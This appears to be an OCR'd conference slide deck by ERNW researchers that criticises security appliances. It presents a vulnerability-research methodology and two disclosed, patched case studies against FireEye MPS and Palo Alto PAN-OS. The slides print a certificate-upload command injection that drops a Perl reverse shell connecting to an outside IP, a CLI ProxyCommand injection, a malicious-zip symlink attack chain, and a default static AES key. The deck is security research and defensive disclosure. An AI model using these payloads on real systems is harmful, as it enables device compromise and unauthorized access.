Doing The Same Thing Over And Over Again: A Critical View On Security Products

Oliver Matula, omatula@ernw.de

Christoph Klaaßen, cklaassen@ernw.de

ERNW
providing security.

There is a large number of vendors for security solutions…

Check Point
SOFTWARE TECHNOLOGIES LTD.

ERNW
providing security.

…and they often promise you something like this…

"[…] providing defenses before vulnerabilities are discovered or exploits are even created."

Check Point
SOFTWARE TECHNOLOGIES LTD.

"[…] integrate with the cloud-based McAfee Global Threat Intelligence to protect against emerging cyberthreats across all vectors – file, web, message, and network."

McAfee®

"[…] our state-of-the-art network security offerings protect against cyber attacks that bypass traditional signature-based tools such as antivirus software, next-generation firewalls and sandbox tools.

FireEye™

ERNW
providing security.

…and sometimes that may be correct, but sometimes it isn't…

- "Evaluating the APT Armor" – Evaluation of detection capabilities of Fireeye and zScaler appliances (as of 2015).
  - Preparation of malware samples.
  - Check if samples are detected as malicious or benign by these appliances.

- Several malware samples were not detected by the solutions.

ERNW
providing security.

ID	FireEye	zScaler
CVE-2011-2462.pdf		
CVE-2012-0754.pdf		
CVE-2013-0640.pdf		
CVE-2014-2299.pcap	Not analyzed	Not analyzed
ms14_017.rtf		Not analyzed
2014-0515.swf	Not analyzed	
2013-3346.pdf		
CVE-2012-2052.dae	Not analyzed	Not analyzed

ERNW
providing security.

…and it is much worse if the appliance itself is not secure…

Tuesday, September 22, 2015

Kaspersky: Mo Unpackers, Mo Problems.

Posted by the notorious Tavis Ormandy.

PAN-OS Critical Vulnerabilities Patched By The Palo Alto Networks

Changing Face of Security

Google Found Disastrous Symantec and Norton Vulnerabilities That Are 'As Bad As It Gets'

ERNW Newsletter 51 / September 2015

Playing With Fire: Attacking the FireEye MPS

Tavis Ormandy finds vulnerabilities in Sophos Anti-Virus products

ERNW
providing security.

…hence these appliances need to be evaluated carefully!

- A dedicated methodology to analyze security (and other) appliances for vulnerabilities helps us in achieving this goal.
- In the following we will present our methodology and demonstrate how it relates to vulnerabilities that we identified in the past for security appliances.
- Finally, we will show you some alternatives that can be applied / used instead of these appliances.

Methodology

How to find vulnerabilities in security appliances?

1. Literature Research

- Past CVEs
  - For example, cvedetails.com collects information on CVEs from several sources.
- Vendor Documentation
  - Does the vendor provide (technical) documentation on the product?
- Blogs, Twitter, Conferences, etc.
  - Has somebody done previous research on the topic and published this?

Image Removed

2. Jailbreak the Target

- Approach can differ for physical and virtual appliances.
  - Accessing and modifying memory content is simpler for virtual appliances (if not protected).
  - Physical appliances may provide additional hardware interfaces, for example, for debugging purposes (JTAG, UART, etc.).
- But similar techniques also exist.
  - Command injection via admin web interface (since these interfaces are quite complex but often only the authentication mechanism is hardened)

Image Removed

ERNW
providing security.

3. Identify Components

- Which software components are used?
- Is functionality implemented via a binary, script, or as a plugin/module (e.g. shared library for apache/nginx or kernel module) to existing software?
- Which open source software (OSS), commercial off-the-shelf software (COTS), and custom software components are used?
- Is documentation available for the components?

Image Removed

4. Understand the Architecture

- How do the identified components communicate?
- Which components have which tasks / processing jobs?
- Which privileges, user ids, or capabilities do they have assigned?
- Enumerate security mechanisms
  - ASLR, DEP, Stack canaries, etc. disabled/activated

Image Removed

5. Map the Attack Surface

- Distinguish between direct and indirect access.
  - Direct access, for example, via HTTP requests, custom network protocols, or file import.
  - Indirect access, for example, via IPC (localhost network traffic, pipes, shared memory) from a frontend web application.

Image Removed

ERNW
providing security.

6. Prioritize!

- Which components do not have any attack surface?
- Which components are most likely to contain bugs?
- Pre-/Post-Authentication attack surface?
- How easy is it to analyze the component?
- Which code looks the worst (e.g. unnecessary variables, deprecated functions, etc.)?

Image Removed


7. Analyze!

- Analyze components ordered by priority.
  - Vulnerability analysis with your favorite framework, e.g. IDA, radare2, binary.ninja, etc.
  - Compile a debugger for the architecture and perform dynamic analysis on the target.
  - Perform fuzzing on the exposed interfaces.
- If you have source code or binaries of older versions available, diffing can help to identify recently modified/patched code.
  - Analyze if patch has been correctly implemented.
- If you get new insights, return to step 1.

Image Removed

What can be found via this methodology?

Two examples from the past



Disclaimer
Only screenshots of the talk have been used here to not violate any agreements.

ERNW
providing security.

44CON

ERNW
providing security.

FireEye® MPS

Random dummy appliance: © design-creators.net

- Malware Protection System
  - Software running on FireEye® appliances.
  - Differences in Sample collection:
    - Network, Mail, Fileserver, Manual
- I'll talk about **webMPS 7.5.1**
  - Bugs exist in all the above variants.
- They have been patched in the interim.
  - Security note link: bit.ly/fireNOTICE [1]

[1] https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf

ERNW
providing security.

44CON

ERNW
providing security.

Establishing Access

It turned out that there was this bug...

- Initial Situation: Administrative access to device
- Web Interface
  - Reporting / Analysis
- CLI
  - Reachable via SSH
  - Restricted IOS-like shell

➔ Get OS access to find possible vulnerabilities in analysis process.

ERNW
providing security.

44CON

ERNW
providing security.

Establishing Access

- Web Interface allows configuration of used TLS certs and CAs (post auth)
  - Legally prohibited to show you a screenshot of the interface.
- Uploaded files are passed to *openssl* for validation
- For a CA bundle every included cert is validated individually:
  - Split file on "END CERTIFICATE"
  - Pipe single chunk to openssl and parse output:

```
echo ”$data" | openssl x509 -noout -text
```

ERNW
providing security.

44CON

ERNW
providing security.

```
felix@knife ~/fireeye % cat rootCA.crt
FOO"; echo 'use
Socket;$i="172.28.2.214";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");exec("/bin/sh
-i");};' > /tmp/connect.pl; echo "
-----BEGIN CERTIFICATE-----
MIIDtTCCAp2gAwIBAgIJAOtWde1RIp5yMA0GCSqGSIb3DQEBBQUAMEUxCzAJBgNV
BAYTAkRFMRMwEQYDVQQIEwpTb21lLVN0YXRlMSEwHwYDVQQKExhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTUwMzEyMTIxODI5WhcNMTYwMzExMTIxODI5WjBF
MQswCQYDVQQGEwJERTETMBEGA1UECBMKU29tZS1TdGF0ZTEhMB8GA1UEChMYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAo0ofaG4JmPwlbeLMM5s39pHJwPvcoC/mWMv8T6YpKHUItMdUg8hFgsnL
Q+ypTVjVpmGGipj3gQnfVFvVebf4yhFEYjyqrj0i3vBIAcHpa7x0iDBtXmRf+6Os
j2UkzSikd3CYLrUNaQen4wx/HvFpb3Fll9AJqbcXUJ5mpPtbN+RC0zEARAJp6T1u
Ik9rWceChhYa/9mJiFG6Ktqq+9Yrt52hwh12H2tYQKc0T4QR4XRuH9D7iF/3JPyB
bG+kuWDU0MMEzCk7Z/o5XxufhUoRs1eL2C7COPWCiFkRzAZm5+YUBWfgOll0bCQL
hgiwR+PVC7omcDGCFsTp8UvArbX5+QIDAQABo4GnMIGkMB0GA1UdDgQWBBQmRWlD
```

Command Injection

ERNW
providing security.

44CON

ERNW
providing security.

...

- As you can imagine, there is some static and some dynamic analysis involved.
- VXE:
  - Virtual Execution Engine
  - One of the main components involved in dynamic analysis
- MIP:
  - Malware Input Processor
  - Orchestrates static analysis

ERNW
providing security.

VXE – Virtual Execution Engine

- Virtualized environment to run malware on
  - [CENSORED]
  - Several interfaces to the physical host system
- Most interesting one:
  - libnetctrl_switch.so

ERNW
providing security.

44CON

ERNW
providing security.

FireEye Label: *MVX Traffic Analysis Buffer Overflow (2,3 of 5)*
ERNW Paper: Memory Corruption Vulnerabilities (Section 3.1)
Severity: Moderate
Products affected: NX, EX, AX, FX
Credit: Felix Wilhelm of ERNW

A buffer overflow vulnerability present in code involved with analyzing malware samples that could allow an attacker to cause a limited denial of service. (This vulnerability accounts for two out of the five identified in the same component that was patched to resolve this issue.)

Source: FireEye® Vulnerability Summary, September 8, 2015:
https://www.fireeye.com/content/dam/fireeye-www/support/pdfs/fireeye-ernw-vulnerability.pdf

ERNW
providing security.

44CON

ERNW
providing security.

.. something else? MIP

- Remember: There is also static analysis involved.
- Responsible component: MIP – Malware Input Processor
  - Running on the host system
- Supports a significant number of different file types
  - [CENSORED]
  - .. and ZIP


ERNW
providing security.

MIP and p7zip

- Decompression of zip files is handled by p7zip
  - Inofficial fork of win32 7zip for POSIX systems
  - http://p7zip.sourceforge.net/
- extract_ar.py script performs the following call:
  - `subprocess.call(['/usr/bin/7z', 'x', '-y', dest_arg, pass_arg, archive_name])`

ERNW
providing security.

CVE-2015-1038


National Cyber Awareness System

Vulnerability Summary for CVE-2015-1038

Original release date: 01/21/2015
Last revised: 01/23/2015
Source: US-CERT/NIST

Overview

p7zip 9.20.1 allows remote attackers to write to arbitrary files via a symlink attack in an archive.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 5.8 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:P/A:P) (legend)

Impact Subscore: 4.9

Exploitability Subscore: 8.6

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Medium

Authentication: Not required to exploit

Impact Type: Allows unauthorized modification; Allows disruption of service

- Could be a potential fuzzing target.
  - Maybe any open bug reports?
- CVE-2015-1038: *Directory traversal through symlinks*
  - https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=774660

"7z (and 7zr) is susceptible to a directory traversal vulnerability. While extracting an archive, it will extract symlinks and then follow them if they are referenced in further entries. This can be exploited by a rogue archive to write files outside the current directory." – Alexander Cherepanov cherepan@mccme.ru

ERNW
providing security.

44CON

MIP – Directory Traversal to Code Exec [I]

ERNW
providing security.

1. Create malicious zip archive containing
   - symlink to /censored/xyz/
   - and backdoored rtf.py

2. Send mail to sales@ernw.de with zip attached.

3. Analysis extracts zip and overwrites rtf.py with backdoored version.

ERNW
providing security.

44CON

MIP – Directory Traversal to Code Exec [II]

4. Send another mail to sales@ernw.de with arbitrary rtf attached.

5. Static analysis module executes rtf.py

6. Wait for shell to pop.

Proceeding to the next example

Palo Alto Next-Generation Firewall

ERNW
providing security.

Sample Case

- Palo Alto Next-Generation Firewall
- Pan-OS
  - Software stack running on Palo Alto devices
- Analyzed device is a PA-500
  - Issues affect all appliances
- Main focus lied on attacks against the device itself
  - ..not detection bypasses

Image Removed

ERNW
providing security.

Features

- „Next Gen Firewall“
- Management Interfaces
  - Web + SSH
- Signature Matching
  - IPS, Exploit Detection, Wildfire Malware Analysis
- App-ID
- User-ID
- GlobalProtect

Image Removed

1. Breaking In

- Administrative Interfaces: CLI over SSH and Web Interface
  - Do not give full access to the operation system
- CLI is a restricted interface for configuration and troubleshooting
- Several commands are wrappers around standard Linux utilities
- Command line injection in `test scp-server-connection:`

```
test scp-server-connection initiate hostname
"-oProxyCommand = chsh -s /bin/bash ernw"
password b username c
```


```
admin@PA-VM>
  clear        Clear runtime parameters
  configure    Manipulate software configuration information
  debug        Debug and diagnose
  delete       Remove files from hard disk
  diff         local configuration diffs
  exit         Exit this session
  find         Find CLI commands with keyword
  ftp          Use ftp to export files
  grep         Searches file for lines containing a pattern match
  less         Examine debug file content
  ls           Examine debug file listing
  netstat      Print network connections and statistics
  ping         Ping hosts and networks
  quit         Exit this session
  request      Make system-level requests
  schedule     schedule test jobs
  scp          Use scp to import / export files
  set          Set operational parameters
  show         Show operational parameters
  ssh          Start a secure shell to another host
  tail         Print the last 10 lines of debug file content
--more--
```

ERNW
providing security.

2. Identify Components

- Linux system running on MIPS64 processor
  - Cavium Octeon+ processor
  - 2.6.32 Kernel for PanOS 6.X
- Virtual appliances run on x64
- Network processing built on top of standard Linux capabilities
- Advanced features implemented as proprietary Linux daemons

3. Understand The Architecture



4. Map The Attack Surface

- Web interfaces are implemented on top of EmbedThis Appweb 3
  - Functionality is implemented as native PHP extensions called by small PHP wrapper scripts
- Three web server instances
  - Management Interface
  - GlobalProtect / SSL VPN
  - Captive Portal

ERNW
providing security.

5. Prioritize!

1. Content-, App-, User-ID
   - Untrusted network segments
   - Sounds promising
2. GlobalProtect / VPN
   - External / public as in the Internet
   - Interesting, but hopefully a stronghold…
3. Management Interfaces
   - Only on isolated interfaces, right?
   - Therefore, lowest priority (in this talk!)

Image Removed

6. Analyze!


User-ID

- Core selling point of Palo Alto devices
- Implement firewall policies based on user accounts (not IP addresses)
- Example:
  - User bob@corp can connect to DC on port 3389
- Five main ways:
  - Server Monitoring (agentless)
  - Server Monitoring (agent)
  - Captive Portal
  - Client Probing
  - Global Protect

Image Removed

User-ID: Client Probing

- Event Logs might be old, captive portal not feasible for non HTTP traffic.
- Idea: Just ask the client what user is logged in!
  - ... sounds like a great idea, doesn't it?
- Enabled by default
- Netbios and / or WMI



R7-2014-16: Palo Alto Networks User-ID Credential Exposure

Blog-Eintrag wurde erstellt von hdmoore in 14.10.2014

Project Sonar tends to identify unexpected issues, especially with regards to network security products. In July of this year, we began to notice a flood of incoming SMB connections every time we launched the VxWorks WDBRPC scan. To diagnose the issue, we ran the Metasploit SMB Capture module on one of our scanning nodes and collected the results. After reviewing the data, we realized a common trend in the usernames of the incoming SMB connections.

After some digging, we traced this back to the Palo Alto Networks (PAN) User-ID feature, an optional component provided by PAN that "***gives network administrators granular controls over what various users are allowed to do when filtered by a Palo Alto Networks Next-Generation Firewall*** ". We contacted PAN and they confirmed that some of their customers must have misconfigured User-ID to enable the feature on external/untrusted zones. In summary, every time we triggered a PAN filter on a misconfigured appliance, our scanning node would receive an inbound authentication attempt by User-ID. This issue is not a vulnerability in the typical sense, but we felt that the impact was significant enough that it required notification and public disclosure.

GlobalProtect

- VPN solution with support for mobile devices
  - SSL-VPN/IPsec
  - Desktop Clients and Mobile Apps for popular platforms
- Can also be used internally
  - GlobalProtect authentication maps to Client-ID

Image Removed

GlobalProtect: Static encryption keys

- GlobalProtect cookies are encrypted.
- Uses (shuffled) device master key as AES key
- By default: p1a2l3o4a5l6t7o8
  - No change enforced during installation
- Attack can create arbitrary faked cookies ☺
  - Allows for „interesting“ attacks against VPN authentication
- Not considered a security vulnerability by Palo Alto Networks
- Recommendation: Change Device Master Key!
  - From us and the PAN admin guide!

GlobalProtect: Getting Code Execution

- Goal: Remote unauthenticated compromise of the device
- Unauthenticated attack surface is limited
  - Most code directly calls into login functions
- Code uses `escapeStringForXml` function to escape username before sending XML encoded IPC message to authentication daemon.

→ For details on how to get RCE have a look at Felix' talk "Attacking Next-Generation Firewalls"

ERNW
providing security.

Recommendations

- Isolate and monitor management interface
  - Very feature rich, hard to secure completely => Transparency is key
- Think critically about relying on User-ID for security critical filtering
  - OK for business related policies or in combination with strong authentication (802.1X e.g.)
  - Not recommended for isolation of management interfaces
- Disable Client Probing
- Isolate User-ID Agent
- Change Master Password
- Keep System updated

Now what?!

Some thoughts on possible alternatives

ERNW
providing security.

What do you defend against?

- Security solutions are often used to protect client and server systems against
  - Infection with malware
  - Exploitation of existing vulnerabilities within installed software components

- Can we protect against these threats by some other means?

ERNW
providing security.

Defense Against Malware Infection

- How can malware come into our environment?
- Most obvious paths include emails, external downloads, external storages (e.g. USB sticks), etc.
- Are all these file sharing capabilities really necessary? Often the answer is no.
- Conclusion: Limit file sharing capabilities.

ERNW
providing security.

Limiting File Sharing Capabilities

- Is it necessary to allow exchange of certain file types (e.g. .exe or .docx) via email?
  - If not, do not allow this.
- Is it necessary to allow exchange of files via email at all?
- Alternative: File exchange platform / Internal file repository that only authorized parties have access to.

ERNW
providing security.

Limiting File Sharing Capabilities

- File sharing platform can also be used to provide required software to end users.
- Advantage: End users do not need to download their software from some (potentially dangerous) external sources.
- Of course, software that is uploaded to the platform should be validated before (only trusted sources, signature verification).

Limiting File Sharing Capabilities

- Is it necessary to allow the exchange of files via USB sticks?
  - If not, forbid this on a technical level.
- If it is needed, protection measures should be implemented.
  - Only authorized USB sticks.
  - Encryption (does not help against malware, but against data theft).

Defense Against Exploitation of Vulnerabilities

- Signature-based solutions (e.g. AV) cannot defend against unknown attacks (i.e. without a corresponding signature).
- Alternative: Update your software in a timely manner.
  - AVs can be bypassed by obfuscating the attack and only fixing the vulnerability can protect against this.

Defense Against Exploitation of Vulnerabilities

- What about publically unknown attacks (which are usually addressed via behavior-based analysis)?
- Alternative: Application whitelisting (but can often be hard to implement).
- Reduce the impact of an attack via proper hardening of your systems.

Alternatives: What about Open Source?


- Open source means that you are able to view the source code => no break-in required
- However, remaining steps of the vulnerability analysis framework still required
  - Which means… all the hard work
- Even if it's open, this does not necessarily imply more robust programs
- Evaluate Open Source as thoroughly as closed source products!

Image Removed

ERNW
providing security.

Conclusions

- Security appliances might increase the attack surface in your network.
- There is a significant gap between marketing promises and the actual capability of security products.
- Think about alternatives before investing again and again into fancy but often faulty appliances.



ERNW
providing security.

Q & A, anyone?!

omatula@ernw.de
cklaassen@ernw.de

@WEareTROOPERS

www.ernw.de

www.insinuator.net